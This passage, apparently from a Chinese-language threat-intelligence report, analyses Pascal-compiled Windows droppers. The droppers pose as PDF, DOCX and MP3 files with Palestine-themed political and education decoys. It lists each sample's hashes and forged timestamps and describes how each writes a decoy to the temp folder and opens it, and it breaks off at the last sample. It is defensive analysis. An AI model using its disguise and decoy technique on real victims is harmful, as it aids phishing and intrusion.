
其诱饵文件的内容与**第十二届亚洲会议**有关,其主体是**无条件支持巴勒斯坦**,可见可能是利用**亚洲会议**针对**巴勒斯坦***的活动,属于**政治类**题材的诱饵样本

之后的行为就和之前的如出一辙了,在此就不必多费笔墨

(8).Meeting Agenda_pdf


a.样本信息

样本信息	Meeting Agenda_pdf(会议议程)
样本MD5	a7cf4df8315c62dbebfbfea7553ef749
样本SHA-1	af57dd9fa73a551faa02408408b0a4582c4cfaf1
样本SHA-256	707e27d94b0d37dc55d7ca12d833ebaec80b50decb218a2eb79565561a807fe6
样本类型	Win32 EXE GUI程序
样本大小	2.03 MB (2129920 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-29 11:08:26




b.样本分析

通过`CreateFile`函数将文件源数据写入`%Temp%\Meeting Agenda.pdf`(诱饵文件)中



通过`ShellExecute`函数将`%Temp%\Meeting Agenda.pdf`打开



但由于其塞入数据的错误导致该`Meeting Agenda.pdf`文件无法正常打开故此将该样本归因到**未知类**题材,之后的行为就和之前的如出一辙了,在此就不必多费笔墨。


(9).Scholarships in Serbia 2019-2020_pdf

a.样本信息


样本信息	Scholarships in Serbia 2019-2020(塞尔维亚奖学金2019-2020)
样本MD5	8d50262448d0c174fc30c02e20ca55ff
样本SHA-1	342aace73d39f3f446eeca0d332ee58c08e9eef5
样本SHA-256	00bc6fcfa82a693db4d7c1c9d5f4c3d0bfbbd0806e122f1fbded034eb9a67b10
样本类型	Win32 EXE GUI程序
样本大小	2.13 MB (2233856 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-02-24 05:18:55

b.样本分析


通过 `FindResource` 函数查找资源 `MYDATA` ,通过下图我们可以看出该资源是一个 `PDF` 文件



通过`CreateFile`函数将文件源数据写入`%Temp%\Scholarships in Serbia 2019-2020.pdf`(诱饵文件)中



通过`ShellExecute`函数将`%Temp%\Scholarships in Serbia 2019-2020.pdf`打开




该样本关于**巴勒斯坦**在**塞尔维亚共和国奖学金**的话题,属于**教育类**诱饵文档

原文

译文

关于塞尔维亚共和国2019/2020年奖学金的公告
巴勒斯坦高等教育和科学研究部宣布在塞尔维亚共和国提供医学学士学位领域的三项奖学金
人类
专长：
人类医学。
财务范围：
•塞尔维亚语课程，可以通过互联网或学生抵达后在塞尔维亚开设的强化课程。
•学费。
•每月15,000塞尔维亚第纳尔的费用，相当于140美元
免费住宿和餐点。
健康保险。
•免签证住宿。
•抵达塞尔维亚后，免费获得高中和大学证书。
•学生将承担旅行，内部交通和购买教科书的费用（知道每月的费用涵盖了这些费用）

诱饵内容对应的官网图片




之后的行为就和之前的如出一辙了,在此就不必多费笔墨。

(10).347678363764_تقرير حول أهم المستجدات


a.样本信息

样本信息	347678363764_تقرير حول أهم المستجدات(报告最重要的事态发展)
样本MD5	9bc9765f2ed702514f7b14bcf23a79c7
样本SHA-1	7684cd1a40e552b22294ea315e7e208da9112925
样本SHA-256	4e77963ba7f70d6777a77c158fab61024f384877d78282d31ba7bbac06724b68
样本类型	Win32 EXE GUI程序
样本大小	2.02 MB (2120704 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-02 11:59:19




b.样本分析


通过 `FindResource` 函数查找资源 `MYDATA`,通过下图我们可以看出该资源是一个 `docx` 文件



通过 `CreateFile` 函数将 `docx` 文件源数据写入 `%Temp%\daily_report.docx`(诱饵文件)中



通过 `ShellExecute` 函数将 `%Temp%\daily_report.docx` 打开




从诱饵样本中的内容我们可以看出其关于**巴勒斯坦态势**的问题,属于**政治类**诱饵样本

之后的行为就和之前的如出一辙了,在此就不必多费笔墨

(11).asala-panet-il-music-live-892578923756-mp3


a.样本信息

样本信息	asala-panet-il-music-live-892578923756-mp3(Asala Panet现场音乐)
样本MD5	1eb1923e959490ee9f67687c7faec697
样本SHA-1	65863efc790790cc5423e680cacd496a2b4a6c60
样本SHA-256	b42d3deab6932e04d6a3fb059348e608f68464a6cdc1440518c1c5e66f937694
样本类型	Win32 EXE GUI程序
样本大小	2.47 MB (2592256 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970/1/1 1:00 (100%造假)
最初上传时间	2020-02-26 06:53:36




b.样本分析

